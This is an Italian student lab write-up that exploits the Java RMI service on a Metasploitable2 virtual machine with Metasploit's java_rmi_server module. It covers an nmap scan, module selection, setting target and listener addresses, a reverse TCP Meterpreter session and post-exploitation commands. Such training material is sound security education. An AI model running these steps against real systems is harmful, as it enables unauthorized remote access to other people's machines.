Progetto Settimanale

La traccia ci chiede di sfruttare la vulnerabilità Java RMI con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


Java RMI

Java RMI ci permette di invocare i metodi di un oggetto di una applicazione Java in esecuzione su una macchina remota.


Impostazione degli indirizzi IP


L'esercizio ci chiede di modificare l'indirizzi su le macchine Kali e Metasploitable2.

Kali con l'indirizzo IP: 192.168.11.111



Metasploitable2 con l'indirizzo IP: 192.168.11.112





Verifica che le macchine comunicano:

Metasploitable ➠ Kali

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=7.57 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.761 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.766 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.747 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.756 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.781 ms

--- 192.168.11.111 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5006ms
rtt min/avg/max/mdev = 0.747/1.897/7.571/2.537 ms
msfadmin@metasploitable:~$
```

Kali ➠ Metasploitable

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=5.00 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.43 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=4.58 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=3.94 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.624 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=4.68 ms
^C
── 192.168.11.112 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6034ms
rtt min/avg/max/mdev = 0.624/3.479/4.997/1.441 ms
```

Vulnerabilità sulla porta 1099 - Java RMI

Le vulnerabilità sulle porte le troviamo facendo una o più scansioni sull'indirizzo della macchina che vogliamo attaccare, normalmente andremo ad utilizzare nmap o nessus.

Nel nostro caso la vulnerabilità ci viene già illustrata dalla traccia, per una conferma si può fare comunque una scansione. Nel mio caso l'ho fatta con nmap per avere una scansione veloce ed oggettiva.

Scansione:

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -T4 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 04:06 CEST
Nmap scan report for 192.168.11.112
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.11.111
|      Logged in as ftp
```

```
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35170/udp   mountd
|   100005  1,2,3      47703/tcp   mountd
|   100021  1,3,4      37147/udp   nlockmgr
|   100021  1,3,4      38937/tcp   nlockmgr
|   100024  1          33404/udp   status
|_  100024  1          48419/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake,
```

Come si può vedere dalla scansione, nmap ci fa vedere tutte le porte e servizi attivi in questo caso possiamo vedere la porta e il sevizio corrispondono a quello che ci è stato detto.

Acquisizione sessione remota Meterpreter

Per avere una sessione remota Meterpreter, dobbiamo fare alcuni passaggi.

1. Partiamo dalla ricerca dell'exploit che ci serve, utilizzando il nome della vulnerabilità per fare la ricerca Metasploit ci darà una serie di exploit che potremmo utilizzare.

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descr
iption
   -   ----                                                  ---------------  ----       -----  -----
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlas
sian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java
JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java
JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                     normal     No     Java
RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java
RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java
RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java
RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java
Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenki
ns ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenki
ns CLI RMI Java Deserialization Vulnerability
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozil
la Firefox Bootstrapped Addon Social Engineering Code Execution
   11  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total
```

2. Dopo che abbiamo fatto la ricerca e abbiamo ottenuto una lista degli exploit che possiamo utilizzare andiamo a provarne uno. Meterpreter ci suggerisce un exploit da usura ma potrebbe non essere giusto.

```
msf6 > use exploit/multi/http/totaljs_cms_widget_exec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/totaljs_cms_widget_exec) > show options

Module options (exploit/multi/http/totaljs_cms_widget_exec):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
```

Non essendo a conoscenza dell'exploit corretto da usare, ho utilizzato quello suggerito, poiché fa riferimento al servizio http è stato modificato con **exploit/multi/misc/java_rmi_server.**

```
msf6 exploit(multi/http/totaljs_cms_widget_exec) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

2b. Si dovrebbe configurare anche il payload ma utilizzo quello di default perché il modulo ci mostra ha i parametri che fa al caso nostro.

3. Controlliamo quali sono le configurazioni che ci richiede per poter fare l'exploit.

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framewor
                                         k/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an add
                                         ress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Le configurazioni che chiede sono RHOSTS e LHOST.

RHOSTS: Ci chiede di inserire IP della macchina della vittima, nel nostro caso quello di Metasploitable.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost ⇒ 192.168.11.112
```

LHOST: Ci chiede di inserire IP della macchina dell'attaccante, nel nostro caso quello di Kali. Dato che era già configurato non l'ho cambiamo.

```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

4. Facciamo un controllo che sia tutto sia stato impostato correttamente.

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framewor
                                         k/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an add
                                         ress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

5. Lanciamo l'exploit. Nel caso che l'exploit sia andata a buon fine ci dirà che la sessione è aperta.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/5wIhJjt8
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51802) at 2022-09-02 03:13:08 +0200

meterpreter > 
```

Meterpreter

E' una schell molto potente che ci aiuta ad infiltrarci in maniera non autorizzata all'interno del sistema della macchina target.

Una volto ottenuta la Meterpreter possiamo inserire dei comandi.

1. Con **Ifconfig** andiamo a verificare la configurazione di rete.


```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::14fe:53ff:fe6e:265a
IPv6 Netmask : ::

meterpreter > 
```

2. Con **Route** andiamo a controllare le informazioni sulla tabella di routing della macchina vittima.



3. **Sysinfo** ci fa vedere l' informazioni del sistema, come OS della macchina vittima.